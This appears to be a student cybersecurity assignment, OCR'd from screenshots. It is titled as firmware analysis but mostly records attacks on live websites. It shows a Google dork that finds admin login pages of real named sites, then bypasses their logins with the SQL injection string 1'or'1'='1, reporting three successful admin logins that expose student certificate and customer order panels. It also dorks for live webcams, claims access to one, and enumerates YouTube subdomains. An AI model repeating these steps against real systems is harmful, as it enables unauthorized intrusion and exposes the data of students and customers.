CYBERSECURITY

FIRMWARE ANALYSIS

NAME:- S.Rehan Malik

What is firmware?


Firmware refers to a type of software that is specifically designed to provide control, monitoring, and operational functionality for hardware devices. Unlike traditional software, which runs on a computer's operating system and is designed for general-purpose tasks, firmware is embedded into the hardware itself or stored on non-volatile memory like ROM (Read-Only Memory), flash memory, or EEPROM (Electrically Erasable Programmable Read-Only Memory).

Environoment used:

Kali linux

1.

a. Find applications which are vulnerable for SQL injection .



google.com/search?q=inurl+admin+login.php&sca_esv=aa2fa3c738b8e4c2&sxsrf=ADLYWIIJYYo1UKUMAjTSBc7017XG9Y6wDQ%3A1721833850856&ei=ehmhZq3yM8HG0-kPuo3rgQI&ved=0ahUKEwitl...

inurl admin login.php


The Central Board of Higher Education
https://www.cbhedelhi.com › admin › login
Login - Bootstrap Example
Login. User Id. Password.

CENTRAL COUNCIL OF PARAMEDICAL
https://ccpindia.in › verification › adminlogin
Admin Login Page
Admin Login. User Name : Password :

Public College Samana
http://www.pcsamana.org.in › registration › admin
Admin Login
Admin Login. **Login**. Username:- Password:-

JNVU
https://jnvuiums.in › UserLogin_Col
COLLEGE ADMIN LOGIN
College **Login**. Username : Password : **Login**. ITI.

Odisha Works Department
https://www.worksodisha.gov.in › ssl › admin › login




ccpindia.in/verification/adminlogin.aspx

Admin Login

User Name : 1'or'1'='1

Password : ••••••••••



ccpindia.in/verification/AdminMain2.aspx

WELCOME TO ADMIN PANEL

*Council Name: Select

*Course Name:

*Roll Code:

*Roll No

*Initial Rgistartion No.:

*Student Name:

*Father Name:

*Mother Name:

Admission Type:

*Date of birth : dd/mm/yyyy

Session:

Full Marks Statement:

Division:


Passing Reg No:

Study Center :

*Certificate Issue Date: dd/mm/yyyy dd/mm/yyyy

*Upload Image: Choose File No file chosen

Website 1 admin login successful.




globaltextilepartners.com/admin/login.php

Global Textile Partners

Username: 1'or'1'='1

Password: •••••••••




globaltextilepartners.com/admin/client.php

Global Textile Partners

Welcome 1

Order Date	Customer & PO	GTP Contract Number	Style	Quantity Ordered	Color	Due Date	Shipping Samples	Shipping Status	Delivered Amounts & Dates	Invoice Number & Date


Website 2 admin login successful.



Login

1'or'1'='1

••••••••••




Add To Center Name

File Name : center_name.csv

Website 3 admin login successful.

b. Finding vulnerable live cameras.



intitle: intext: "live stream" - Go
google.com/search?q=intitle%3A+intext%3A+"live+stream"&sca_esv=36d237c1c360350f&sxsrf=ADLYWILYoTG6r7xcqEa77ElbkaMgUASPnw%3A1721847217367&ei=sU2hZseNFqbL1e8PhdnK4Aw&ved=...
Google
All
Videos
Images
Shopping
News
Web
Maps
More
Tools
Search
ENG IN
11:53 24-07-2024

intitle: intext: "live stream"

CameraFTP
https://www.cameraftp.com › camera › knowledgebase

Live stream IP camera/webcam video from the cloud

Embed IP camera/webcam in your own web page; **live stream** video from the cloud, host/publish IP cameras.

Missing: ~~intext:~~ | Show results with: intext:

IPCamLive.com
https://www.ipcamlive.com › hikvision

Live stream from Hikvision IP camera into web page

Live stream from Hikvision IP camera into web page · By using IPCamLive you can easily integrate your Hikvision IP camera into your web page ...

Axis Communications
https://help.axis.com › en-us › axis-p3248-lve


AXIS P3248-LVE Network Camera - Axis documentation

Configure the LED to turn on when **live stream** is active to indicate that a person or a program is accessing a stream from the camera. Select **Live stream** ...

IPCamLive.com
https://www.ipcamlive.com

IPCamLive.com: Embedding IP Camera Live Video Stream ...

... **live stream**. Pin lock. Viewers can only access your **live stream** by entering a valid pin code.



Access to the webcam is successful


b.2. Finding sub-domains of the target.

Step 1:-

I’m choosing https://www.youtube.com/in . YouTube is a free video sharing website that makes it easy to watch online videos. You can even create and upload your own videos to share with others.

Step 2:-

Now there are websites such as “netcraft” used for searching DNS and search the DNS of the targeted website.




Search Web by Domain

Explore websites visited by users of the Netcraft extensions

Site contains: youtube.com

Example: site contains .netcraft.com

Now once we click on search we’ll be able to see all the available sub-domains of “youtube” and the particular OS it operating on.

